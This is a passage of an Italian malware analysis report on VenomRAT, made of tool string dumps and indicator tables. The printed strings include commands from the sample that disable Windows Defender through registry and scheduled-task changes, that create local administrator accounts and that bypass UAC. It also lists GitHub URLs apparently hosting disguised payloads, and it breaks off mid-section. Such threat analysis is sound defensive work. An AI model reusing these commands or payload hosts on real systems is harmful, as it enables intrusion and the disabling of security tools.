

Strings
Filter
ANSI
UTF8
Unicode
C Strings
5
Save
Search
Offset
Size
Type
String
497 0003bc5a 00000007 U 1.0.0.0
498 0003be59 0000000b A </assembly>
499 0003c100 00000032 A D:\CreateVenomUser\Uac-Executor\obj\Release\CU.pdb
500 0003c169 0000000b A _CorExeMain
501 0003c175 0000000b A mscoree.dll
502 0003c25a 0000000f U VS_VERSION_INFO
503 0003c2b6 0000000b U VarFileInfo
504 0003c2d6 0000000b U Translation
505 0003c2fa 0000000e U StringFileInfo
506 0003c31e 00000008 U 000004b0
507 0003c336 00000008 U Comments
508 0003c352 0000000b U CompanyName
509 0003c376 0000000f U FileDescription
510 0003c3a6 0000000b U FileVersion
511 0003c3c0 00000007 U 1.0.0.0
512 0003c3d6 0000000c U InternalName
513 0003c3f0 00000006 U CU.exe
514 0003c406 0000000e U LegalCopyright
515 0003c442 00000006 U 2020
516 0003c456 0000000f U LegalTrademarks
517 0003c482 00000010 U OriginalFilename
518 0003c4a4 00000006 U CU.exe
519 0003c4ba 0000000b U ProductName
Close

Il threat contiene due moduli distinti di ransomware e di decifratura, quest'ultimo è denominato *Venom Decryptor for Durios*.





A seguire un riferimento al ransomware builder.


Strings
Filter
ANSI
UTF8
Unicode
C Strings
5
Save
Search
Offset
Size
Type
String
728 00044255 00000006 A 7□cgK□
729 0004454c 00000007 A OF_4e(J
730 00044dac 00000006 A □#Je□R
731 000456a0 00000007 A @UMuKJ□
732 000458f6 00000007 A {*[!8I1
733 00045d4b 00000005 A hEUU□
734 00048672 00000005 A h□z&B
735 00060ee9 0000004e A D:\Ransomware-Builder-v0.2d-...
736 00061023 0000000b A _CorExeMain
737 0006102f 0000000b A mscoree.dll
738 00065c45 00000005 A l"RZ□
739 00066662 00000006 A 7□cgK□
740 00066959 00000007 A OF_4e(J
741 000671b9 00000006 A □#Je□R
742 00067aad 00000007 A @UMuKJ□
743 00067d03 00000007 A {*[!8I1
744 00068158 00000005 A hEUU□
745 0006aa7f 00000005 A h□z&B
746 000832d7 0000000f U VS_VERSION_INFO
747 00083333 0000000b U VarFileInfo
748 00083353 0000000b U Translation
749 00083377 0000000e U StringFileInfo
750 0008339b 00000008 U 000004b0
Close



Strings
Filter
ANSI
UTF8
Unicode
C Strings
5
Save
Search
Offset
Size
Type
String
752 000833c5 0000001a U Venom Decryptor for Durios
753 00083403 0000000b U CompanyName
754 0008341d 0000001a U Venom Decryptor for Durios
755 0008345b 0000000f U FileDescription
756 0008347d 0000001a U Venom Decryptor for Durios
757 000834bb 0000000b U FileVersion
758 000834d5 00000007 U 1.0.0.0
759 000834eb 0000000c U InternalName
760 00083505 0000000d U Decryptor.exe
761 00083527 0000000e U LegalCopyright
762 0008355b 0000000b U Venom 2019
763 0008357b 0000000f U LegalTrademarks
764 000835a7 00000010 U OriginalFilename
765 000835c9 0000000d U Decryptor.exe
766 000835eb 0000000b U ProductName
767 00083605 0000001a U Venom Decryptor for Durios
768 00083643 0000000e U ProductVersion
769 00083661 00000007 U 1.0.0.0
770 00083677 00000010 U Assembly Version
771 00083699 00000007 U 1.0.0.0
772 00083d46 00000005 A .text
773 00083d6d 00000006 A `.rsrc
774 00083d95 00000007 A @.reloc
Close

VenomRAT esegue queries con il fine di ottenere i dettagli relativi agli antivirus attivi e presenti a bordo macchina.





Il malware è stato compilato il 25 marzo 2021:



A seguire alcuni riferimenti a domini di geolocalizzazione dell'indirizzo IP ottenuto dalla macchina e a diversi repositories GitHub utilizzabili per packing *VMProtect*, gestione del protocollo di remote management VNC e disabilitazione di Microsoft Defender.

indicator (78)	detail	level
The file references string(s)	type: blacklist, count: 79	1
The file references a URL pattern	url: 16.0.0.0	1
The file references a URL pattern	url: 16.6.0.0	1
The file references a URL pattern	url: 4.0.0.0	1
The file references a URL pattern	url: 11.0.0.0	1
The file references a URL pattern	url: 16.8.1.0	1
The file references a URL pattern	url: 2.8.0.1	1
The file references file extensions like a Ransomware | Wiper	count: 23	1
The file references a URL pattern	url: https://google.com	1
The file references a URL pattern	url: https://whatismyipaddress.com/update-location	1
The file references a URL pattern	url: http://geocoder.ca/?locate=	1
The file references a URL pattern	url: http://127.0.0.1:4040/api/tunnels	1
The file references a URL pattern	url: http://freegeoip.net/xml/	1
The file references a URL pattern	url: http://api.ipify.org/	1
The file references a URL pattern	url: https://raw.githubusercontent.com/lisence-syste...	1
The file references a URL pattern	url: https://raw.githubusercontent.com/lisence-syste...	1
The file references a URL pattern	url: https://raw.githubusercontent.com/lisence-syste...	1
The file references a URL pattern	url: https://raw.githubusercontent.com/lisence-syste...	1
The file references a URL pattern	url: https://raw.githubusercontent.com/lisence-syste...	1
The file references a URL pattern	url: https://raw.githubusercontent.com/lisence-syste...	1
The file references a URL pattern	url: https://raw.githubusercontent.com/lisence-syste...	1
The file references a URL pattern	url: https://raw.githubusercontent.com/lisence-syste...	1
The file references a URL pattern	url: https://raw.githubusercontent.com/lisence-syste...	1
The file references a string with a suspicious size	size: 3277 bytes	2
The file references a string with a suspicious size	size: 3873 bytes	2
The file contains another file	signature: executable, location: .text, offset: 0x00036B...	2
The file contains another file	signature: executable, location: .text, offset: 0x00038C...	2
The file contains another file	signature: executable, location: .text, offset: 0x0003C9...	2
The file contains another file	signature: executable, location: .text, offset: 0x00083B...	2
The file contains another file	signature: executable, location: .text, offset: 0x000888...	2
The manifest identity has been found	name: MyApplication.app	3

url: 4.0.0.0	1
url: 11.0.0.0	1
url: 16.8.1.0	1
url: 2.8.0.1	1
count: 23	1
url: https://google.com	1
url: https://whatismyipaddress.com/update-location	1
url: http://geocoder.ca/?locate=	1
url: http://127.0.0.1:4040/api/tunnels	1
url: http://freegeoip.net/xml/	1
url: http://api.ipify.org/	1
url: https://raw.githubusercontent.com/lisence-system/assemply/main/VNCExclude1.jpg	1
url: https://raw.githubusercontent.com/lisence-system/assemply/main/FinalVCN.jpg	1
url: https://raw.githubusercontent.com/lisence-system/assemply/main/adex.jpg	1
url: https://raw.githubusercontent.com/lisence-system/assemply/main/us.jpg	1
url: https://raw.githubusercontent.com/lisence-system/assemply/main/ngrok-stable-windows-a...	1
url: https://raw.githubusercontent.com/lisence-system/assemply/main/Hideme.jpg	1
url: https://raw.githubusercontent.com/lisence-system/assemply/main/DisableDefender2.jpg	1
url: https://raw.githubusercontent.com/lisence-system/assemply/main/myMemory.jpg	1
url: https://raw.githubusercontent.com/lisence-system/assemply/main/VMprotectEncrypt.jpg	1

Vi sono diversi indicatori sospetti relativi a obfuscation, files management, registro di sistema, passwords management, keyboard management (keystrokes e keyboard hooking).

detail	level
type: obfuscation, count: 10	3
type: execution, count: 91	3
type: file, count: 20	3
type: registry, count: 14	3
type: cryptography, count: 30	3
type: dynamic-library, count: 8	3
type: hooking, count: 16	3
type: desktop, count: 12	3
type: windowing, count: 30	3
type: network, count: 23	3
type: reckoning, count: 6	3
type: security, count: 27	3
type: power, count: 2	3
type: input-output, count: 14	3
type: memory, count: 18	3
type: storage, count: 4	3
type: compression, count: 4	3
type: console, count: 2	3
type: synchronization, count: 2	3
type: dos-message, count: 6	3
type: file, count: 154	3
type: utility, count: 142	3
type: registry, count: 31	3
type: url-pattern, count: 31	3
type: password, count: 10	3
type: function, count: 12	3
type: size, count: 19	3
type: format-string, count: 17	3
type: rtti, count: 1	3
type: keyboard, count: 5	3
type: query, count: 8	3


Qui ulteriori dettagli in merito al PE:

property	value	detail
compiler-stamp	0x605C4E10	Thu Mar 25 01:47:12 2021
size-of-optional-header	0x00E0	224 bytes
signature	0x00004550	PE00
machine	0x014C	**Intel**
sections	0x0003	3
pointer-symbol-table	0x00000000	0x00000000
number-of-symbols	0x00000000	0x00000000
processor-32bit	0x00000100	**true**
system-image	0x00000000	false
executable	0x00000002	**true**
dynamic-link-library	0x00000000	false
debug-stripped	0x00000000	false
line-stripped-from-file	0x00000000	false
local-symbols-stripped-from-file	0x00000000	false
relocation-stripped	0x00000000	false
large-address-aware	0x00000000	false
uniprocessor	0x00000000	false
bytes-of-machine-words-reversed-Low	0x00000000	false
bytes-of-machine-words-reversed-Hi	0x00000000	false
media-run-from-swap	0x00000000	false
network-run-from-swap	0x00000000	false

Attraverso le stringhe estraibili si notano diversi riferimenti a decompressione di sezioni con il comando *UnZip*, richieste POST, esecuzioni con diritti specifici mediante il comando *runas*, creazione di utenze in gruppi locali di administration (comandi *net*), inizializzazione del processo *computerdefaults.exe* (per effettuare UAC bypass), richiami di esecuzioni PowerShell, esecuzioni di **WireShark**, gestione degli scheduled tasks.

hint (416)	value (8821)
utility	UnZip
utility	stop
utility	CreateObject
utility	Post
utility	windir
utility	runas
utility	Create
utility	cmd.exe
utility	/c net user
utility	/c net localgroup administrators
utility	Create.exe
utility	Create.exe
utility	cmd.exe
utility	/c start computerdefaults.exe
utility	ngrok.exe
utility	update.exe
utility	Chrome
utility	chrome
utility	CALL :PowerShell
utility	powershell
utility	/c start computerdefaults.exe
utility	/c start
utility	shell
utility	dump
utility	wireshark
utility	/C choice /C Y /N /D Y /T 3 & Del "
utility	cmd.exe
utility	chcp
utility	schtasks.exe
utility	START "" "
utility	DEL "

A seguire i comandi di *reg delete* e *reg add* per la gestione di diverse chiavi di registro (operazioni di aggiunta ed eliminazione) e per effettuare evasion da Windows Defender con diversi comandi di registry management (come, ad esempio, *reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f* e *schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /Disable*).




value (8821)
START "" "
DEL "
explorer.exe
WINDIR
Process is already running, terminating process in {0} seconds, you may cancel by closing...
ctfmon
Install
Control
Install.exe
ngrok
ngrok.exe
reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableBehaviorMonitoring" /t ...
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableOnAccessProtection" /t ...
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableScanOnRealtimeEnable"...
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "DisableBlockAtFirstSeen" /t REG_DWORD /d "...
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SubmitSamplesConsent" /t REG_DWORD /d "...
reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderAuditLogger" /v "Start" /t REG_DWORD /d "...
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cache Maintenance" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /Disable
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run" /v "SecurityHealth" /f
reg add "HKLM\System\CurrentControlSet\Services\WdBoot" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdNisDrv" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WinDefend" /v "Start" /t REG_DWORD /d "4" /f
explorer
start.exe
net.exe
svchost.exe
Chrome.exe
shutdown


A seguire le evidenze associate alla gestione di malicious persistence (ad esempio *\Microsoft\Windows\CurrentVersion\Run*), queries di hardware information (come ad esempio *Win32_OperatingSystem, Win32_VideoController* e *Win32_BIOS*). Vi sono, inoltre, dettagli afferenti alle abilità del threat di credentials stealing e keylogging (mediante l'hook ***WH_KEYBOARD_LL***).

value (8821)
SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run
SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce
SELECT Caption FROM Win32_OperatingSystem
SELECT * FROM Win32_VideoController
SELECT * FROM Win32_BIOS
SELECT * FROM Win32_BaseBoard
SELECT * FROM Win32_Processor
Select * From Win32_ComputerSystem
SELECT * FROM Win32_DisplayConfiguration
SELECT CommandLine FROM Win32_Process WHERE ProcessId =
password
PASSWORD
LOGIN
password
userName
username
Admin
nothing
Username
Login
WH_KEYBOARD
WH_KEYBOARD_LL
Enter
Left
Right
Left
Shift
_CorExeMain
_CorExeMain
_CorExeMain

Qui i dettagli di script deployment di malicious e-mail sending mediante protocollo SMTP, malicious dropping e delivery mediante processo PowerShell. Si noti il cmdlet *downloadFile* e gli attributi in input *downloadUrl, deadlink* ed *exeFile*:



